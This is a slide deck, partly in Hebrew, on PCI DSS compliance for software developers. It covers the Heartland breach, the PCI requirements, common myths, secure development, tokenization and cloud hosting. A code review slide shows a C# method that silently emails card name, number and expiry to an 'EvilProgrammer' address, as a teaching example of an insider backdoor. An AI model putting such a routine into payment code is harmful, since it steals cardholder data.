



PCI for Software Developers Trends, Myths and Guidelines

By: Shay Zalalichin, CTO
Comsec Consulting
shayz@comsecglobal.com



על מה נדבר היום?







Heartland Payment Systems

- *Date of Breach:* January 20, 2009
- *Number of Records:* **More than 130 million** credit and debit card numbers from Heartland and Hannaford combined.


Background

Heartland Payment Systems represents the **largest data breach in history**, as malicious software compromised card data across the company network.


Last August, Albert "Segvec" Gonzalez was indicted by a federal grand jury in New Jersey — along with two unnamed Russian conspirators — on charges of hacking into Heartland Payment Systems.

התקן נולד מתוך צורך להגן על הענף עליו מונח "העסק" של כרטיסי האשראי

מבוא לתקן ה-PCI – המועצה



מבוא לתקן ה- PCI – אוכלוסיית היעד



מבוא לתקן ה-PCI – הדרישות

Build and maintain a secure network

Requirement 1: Install and maintain a firewall configuration to protect cardholder data

Requirement 2: Do not use vendor-supplied defaults for system passwords and other security parameters

Protect cardholder data

Requirement 3: Protect stored cardholder data

Requirement 4: Encrypt transmission of cardholder data across open, public networks

Maintain a vulnerability management program

Requirement 5: Use and regularly update anti-virus software or programs

Requirement 6: Develop and maintain secure systems and applications

Implement strong access control measures

Requirement 7: Restrict access to cardholder data by business need-to-know

Requirement 8: Assign a unique ID to each person with computer access

Requirement 9: Restrict physical access to cardholder data

Regularly monitor and test networks

Requirement 10: Track and monitor all access to network resources and cardholder data

Requirement 11: Regularly test security systems and processes

Maintain an information security policy

Requirement 12: Maintain a policy that addresses information security for employees and contractors

מבוא לתקן ה- PCI – דגשים נוספים

כולם מחוייבים לתאימות לתקן !

יש שונות ברמת התיקוף (Validation)

The 5 Stages of PCI Grief

Denial

*It doesn't apply to me.
(PCI compliance is mandatory.)*



The 5 Stages of PCI Grief

Anger

It isn't fair!
(PCI applies to all parties in the payment process.)



The 5 Stages of PCI Grief

Bargaining


*I'll do some of it.
(Compliance is pass /fail.)*



The 5 Stages of PCI Grief

Depression

***I'll never get there!
(Many merchants already have.)***



The 5 Stages of PCI Grief

Acceptance

*It'll be ok.
(PCI doesn't introduce any alien concepts.)*



Bob Russo, Director PCI Security Standards Council.

המערכת שלנו לא

צריכה לעבור

PCI

כי היא לא שומרת

נתוני אשראי



המערכת שלנו לא

צריכה לעבור


PCI

כי היא שומרת

נתוני אשראי רק "לשנייה"



יש רק מסך אחד במערכת
שמטפל בנתוני אשראי!
מה,
כל המערכת צריכה להיות
מפותחת מאובטח??




החלטנו לא לעמוד


בדרישה

X

כי אנחנו מנהלים את


הסיכון בנושא





האפליקציה לא צריכה לעשות X כי יש לנו בקרה מפצה בנושא

שילוב אבטחת מידע כחלק ממחזור חיי פיתוח התוכנה





הדרכות אבטחת מידע למפתחים






שימוש בנהלים פורמאליים לפיתוח מאובטח



סקרי קוד




```
private void LogTransaction(CreditCard card)
{
    string target = "EvilProgrammer@gmail.com";
    System.Net.Mail.MailMessage message = new System.Net.Mail.MailMessage("service@MyBuy.com", target);
    message.Body = string.Format( "Name:{0}\nNumber:{1}\nExpiry:{2}", card.Name, card.CCN, card.Expiry);
    System.Net.Mail.SmtpClient client = new System.Net.Mail.SmtpClient();
    client.Send( message );
}

public bool TransferFunds(int FromAccount, int ToAccount, float amount)
```




ניהול שינויים בטוח



הפרדה בין סביבות פיתוח/בדיקות לסביבות ייצור



התייחסות ספציפית ל- OWASP T10 כדרישות בתקן



PCI ואבטחת יישומים – דרישות עקיפות

הצפנה והגנה על מידע רגיש

מימוש הזדהות עם מדיניות משתמשים חזקה


מימוש הפרדת תפקידים ברובד האפליקטיבי

מימוש נתיב בקרה מלא על כלל הפעולות הרלוונטיות

"הקשחה" אפליקטיבית

המטרה: צמצום סביבת האשראי ע"י "הוצאת" מערכות מחוץ לסביבה הדורשת הסמכה

טוקניזציה – איך זה עובד?



האם אפשר להסמיר
יישומי תשלום אשר
נמצאים בענן ציבורי?

Amazon EC2 and PCI:DSS

Jason Rushton
REAL NAME™

Posts: 6
Registered: 12/17/07

Re: Does Amazon EC2 meet PCI Compliance guidelines?

Posted: Aug 12, 2009 7:37 AM PDT in response to: Allen

 Reply

I finally got an official answer back from Amazon staffing.
The verdict is that you cannot be fully PCI compliant on top of the cloud, and Amazon explicitly recommends NOT storing credit card information on S3/EC2.

Hi,

Thank you for contacting Amazon Web Services. Our payment system is PCI compliant and it is an "alternative payment processing service" meaning your users re-direct to our platform to conduct the payment event using their credit cards or bank accounts. The benefit for you is that we handle all the sensitive customer data so you don't have to. If you haven't looked at it, I highly suggest you check out the features and functions of our Flexible Payment Service and our Payment Widgets (<http://aws.amazon.com/fps>).

As for PCI level 2 compliance, that requires external scanning via a 3rd party, PCI-approved vendor. It is possible for you to build a PCI level 2 compliant app in our AWS cloud using EC2 and S3, but you cannot achieve level 1 compliance. And you have to provide the appropriate encryption mechanisms and key management processes. If you have a data breach, you automatically need to become level 1 compliant which requires on-site auditing; that is something we cannot extend to our customers. This seems like a risk that could challenge your business; as a best practice, I recommend businesses always plan for level 1 compliance. So, from a compliance and risk management perspective, we recommend that you do not store sensitive credit card payment information in our EC2/S3 system because it is not inherently PCI level 1 compliant. It is quite feasible for you to run your entire app in our cloud but keep the credit card data stored on your own local servers which are available for auditing, scanning, and on-site review at any time.

Regards,

Cindy S.
Amazon Web Services
<http://aws.amazon.com>

Rackspace and PCI:DSS

Written on March 14, 2009 by **Craig Balding**

What Does PCI Compliance in the Cloud Really Mean?

Mosso/Rackspace recently announced they have "PCI enabled" a *Cloud Sites* customer that needed to accept online credit card payments in return for goods (i.e. a merchant).

However, **the website hosted on Mosso's Cloud, doesn't actually receive, store, process, transmit any data that falls under the requirements of PCI.**

Or to put it another way, its 'compliance' through not actually needing to be...

This didn't deter them from putting a "**PCI How To**" document together which starts as follows (emphasis mine):

Building a PCI Compliant e-Commerce Solution Using Cloud Sites

*Cloud Sites is designed to provide an elastic web hosting environment. This capability can allow an e-commerce merchant to properly handle the high volume shopping season without carrying extra infrastructure throughout the remainder of the year. **Cloud Sites is not currently designed for the storage or archival of credit card information.** In order to build a PCI compliant e-commerce solution, Cloud Sites needs to be paired up with a payment gateway partner.*

אז מה עושים??

אז מה עושים?



- הקטנת התיחום
- טוקניזציה
- שימוש במוצרים מוסמכים
- מניעת שמירת נתוני אשראי
- "מודוליזציה"
- פיתוח יישומים מאובטח "לפי הספר"
- הערכות מבעוד מועד

תודה!

www.comsecglobal.com

שי צלייכין, CTO

info@comsecglobal.com

שאלות?

